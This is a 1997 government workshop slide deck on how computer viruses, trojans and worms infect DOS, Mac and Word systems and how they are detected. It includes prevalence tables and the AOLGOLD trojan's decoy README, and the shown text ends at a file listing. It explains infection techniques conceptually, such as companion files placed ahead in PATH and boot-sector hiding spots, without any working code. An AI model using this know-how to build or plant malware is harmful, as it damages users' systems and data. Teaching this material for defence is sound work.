Computer Virus Operations and Detection

David L. Crawford

Intrusion Detection Workshop

Gaithersburg, MD

April 23-24, 1997

Work performed under the auspices of the U.S. Department of Energy by Lawrence Livermore National Laboratory under Contract W-7405-Eng-48.

UCRL-MI-127225
CSTC 97-061

Disclaimer

This document was prepared as an account of work sponsored by an agency of the United States Government. Neither the United States Government nor the University of California nor any of their employees, makes any warranty, express or implied, or assumes any legal liability or responsibility for the accuracy, completeness, or usefulness of any information, apparatus, product, or process disclosed, or represents that its use would not infringe privately owned rights. Reference herein to any specific commercial products, process or service by trade name, trademark, manufacturer, or otherwise, does not necessarily constitute or imply its endorsement, recommendation, or favoring by the United States Government or the University of California. The views and opinions of authors expressed herein do not necessarily state or reflect those of the United States Government or the University of California, and shall not be used for advertising or product endorsement purposes.

CIAC is the U.S. Department of Energy's Computer Incident Advisory Capability. Established in 1989, shortly after the Internet Worm, CIAC provides various computer security services to employees and contractors of the DOE, such as:

- Incident Handling consulting
- Computer Security Information
- On-site Workshops
- White-hat Audits

CIAC is located at Lawrence Livermore National Laboratory and is a part of its Computer Security Technology Center. CIAC is also a founding member of FIRST, the Forum of Incident Response and Security Teams, a global organization established to foster cooperation and coordination among computer security teams worldwide.

Reference to any specific commercial product does not necessarily constitute or imply its endorsement, recommendation or favoring by CIAC, the University of California, the United States Department of Energy, or the United States Government.

Technical Acknowledgments

- **Bill Orvis - FedCIRC/West**
- **Tom Longstaff - FedCIRC/East**

Introduction

- Threat
- How viruses work
- Virus detection
- Hoaxes and Jokes
- Virus prevention policies
- References

Threat

- Virus prevalence survey
- Impact
- Most frequently reported viruses

Virus prevalence survey

National Computer Security Assoc. (NCSA) reports:

- **In 1984,**
  - **One virus incident per 1000 PCs within a three month period**
- **In 1996,**
  - **One virus incident per 1000 PCs per month**
  - **Between 9,500 - 11,000 viruses including more than 100 Macro viruses**

Impact

- **A government site infected with the One_Half virus**
  - **5 servers, 1700 systems**
  - **Estimated cleanup cost = $90,000.00**
  - **Estimated lost time = 4000 hours**
- **Another government site infected with the Tentacle virus**
  - **7 servers, 700 workstations infected**
  - **Estimated cleanup cost = $100,000.00**
  - **Estimated lost time = unknown**
- **NCSA study shows that the world-wide costs of simply detecting and recovering from computer virus incidents amounts to $1 Billion annually**

Most frequently reported viruses from Joe Wells' WildLists

Caro Name	Type
Form.A	Boot
WM.Concept.A	Macro
One_Half.3544	Multi
AntiEXE.A	Boot
Empire.Monkey.B	Boot
Junkie.1027	Multi
Parity_Boot.B	Boot
Ripper	Boot
AntiCMOS.A	Boot
Natas.4744	Multi
NYB	Boot
Die_Hard	File

Most frequently reported viruses from Joe Wells' WildList (continued)

Caro Name	Type
Boot-437	Boot
Sampo	Boot
Stoned.Angelina.A	Boot
Michelangelo.A	Boot
Kampana.A	Boot
Stoned.No_INT.A	Boot
WM.Wazzu.A	Macro
Tai-Pan.438	File
WelcomB	Boot

Date: February 1997

URL: http://www.virusbtn.com/WildLists/

How viruses work

- **Definitions**
- **Infection process**
- **Advanced virus operations**

Definitions

- **Virus**
  - **A program that modifies other programs in order to contain a possibly altered version of itself**
- **Trojan Horse**
  - **A program that appears to do something innocent while actually doing something else**
- **Worm**
  - **A self-reproducing program that is distinguished from a virus by the fact that it copies itself without being attached to a program file and can spread over computer networks, particularly via email**
- **Malicious Code**
  - **A collection of programs that are considered malicious such as viruses, bombs, and worms, although each type poses different threat to the integrity and availability of your data**

The infection process

- **A virus, trojan horse, or worm needs two things to propagate:**
  - **Get a copy of itself on the target machine**
  - **Get the copy executed**
- **How they infect determines the type (virus, trojan horse, or worm)**
  - **A virus attaches to an existing program or system file and executes in its place**
  - **A trojan horse is a program that appears to do something innocent while actually doing something else**
  - **A worm, is similar to a virus except it copies itself without being attached to a program file and can spread over computer networks**

The infection method determines the type of virus

- Companion viruses - uses an execution hierarchy
- Program viruses - attaches to programs
- O/S structure viruses - attaches to O/S components
- Macro viruses - uses document macro language

Companion viruses


- There are three types of executable DOS files
  - .COM, .EXE, .BAT
- A companion virus uses this hierarchy to get its code executed instead of the named program
  - Directory contains:
    - WP.COM (virus)
    - WP.EXE (normal program)
  - Run WP
    - The WP.COM file runs, installing the virus, which then runs the WP.EXE program to make it appear to be running normally
- The virus can be in a different directory as long as it is in the path ahead of the real program

Program viruses


- **Attach to an executable file so that the virus runs when the file is executed**

Infecting a .COM file


Before infection



After infection



Infecting an .EXE File




IP = Initial instruction pointer value


Mac Program Viruses

- **A Macintosh program is a stack of resources.**

Before Infection




After Infection



Many places for a virus to hide


.EXE File Structure



Potential locations for virus infections


O/S structure viruses

- **Attach to executable parts of the operating system**
  - **Master Boot Record (MBR, Partition Table)**
  - **Unused sectors at beginning of disk**
  - **Boot Record**
  - **FAT**
  - **Directory**
  - **DOS System**
  - **Bad Sectors**
  - **Unused tracks at end of disk**



O/S Structure Viruses

- **Attach to executable parts of the operating system.**
- **Mac Structure**
  - **Partition Map**
  - **SCSI Driver**
  - **Boot Record**
  - **System**
  - **Inits, Extensions & Control Panels**
  - **Desktop File**
  - **Program Files**



Execution during boot process

- **The boot process has many possible openings for a virus to get executed**

Power On: POST test (ROM)

Warm Boot: ROM Bootstrap (ROM)

Stoned, Monkey, Michaelangelo

Load and execute MBR

Not on floppy{ Read partition table and locate boot sector.

Load and execute Boot program

Form

Locate and load system files.

Load and execute IO.SYS

Initialize hardware

Initialize system (SYSINIT)

Load MSDOS.SYS

Load CONFIG.SYS

Antivirus

Run MSDOS.SYS,

Load and execute COMMAND.COM

Set up vectors for INT22h - INT24h


Execute AUTOEXEC.BAT

Display DOS prompt

System Ready:


Macro viruses

- **Macro viruses are written in a programs macro language**
  - **Microsoft Word uses WordBasic**
  - **Microsoft Excel uses Visual Basic**



Format of a Word Document

Word macros are BASIC programs



Trojan Horses

- **Trojan horses are separate programs that appear to do one thing while actually doing another**
- **Most trojan horses are very destructive**
- **AOLGOLD trojan horse**

AOLGOLD trojan horse distribution

- AOLGOLD.ZIP -> README.TXT, INSTALL.EXE
- The README indicates this is a new front end for AOL

```
America Online Gold

                        America Online Gold Functions

1.Faster connections to the WWW and FTP sites.
2.New graphics and icons.
3.List of 28.8 baud and higher numbers.
4.Bug free,America Online Gold has been beta tested to the fullest.

To install
1.run the install.exe
2.follow the instructions given
3.sign on and have fun!!


 1993-1995 America Online,Inc.
 ALL RIGHTS RESERVED
 America Online is a registered service mark of America Online,Inc.
 Windows is a registered trademark of Microsoft Corporation.
```

The archive contains interesting files

- **Use PKUNZIP to better control the process**

```
PKUNZIP (R)    FAST!    Extract Utility    Version 2.04g  02-01-93
Copr. 1989-1993 PKWARE Inc. All Rights Reserved. Shareware Version
PKUNZIP Reg. U.S. Pat. and Tm. Off.

ý XMS version 3.00 detected.

Searching ZIP: INSTALL.EXE

 Length  Method   Size  Ratio   Date    Time    CRC-32  Attr  Name
 ------  ------   ----- -----   ----    ----   -------- ----  ----
 346666  DeflatN 342613   2%  12-28-94  05:15  983edaf4 --w-  MACROS.DRV
   9776  DeflatN    541  95%  06-05-95  05:35  b1774744 --w-  VIDEO.DRV
     46  DeflatN     44   5%  06-05-95  02:14  dc1c76c9 --w-  INSTALL.BAT
    708  DeflatN    171  76%  04-18-94  00:57  0ddd928b --w-  ADRIVE.RPT
    200  DeflatN    158  21%  07-07-93  08:27  18971400 --w-  SUSPEND.DRV
  58495  DeflatN  37556  36%  03-29-93  19:07  ce2af481 --w-  ANNOY.COM
  21477  DeflatN  19214  11%  03-29-93  19:07  89122998 --w-  MACRO.COM
   3650  DeflatN   1771  52%  03-29-93  19:07  09e305a9 --w-  SP-NET.COM
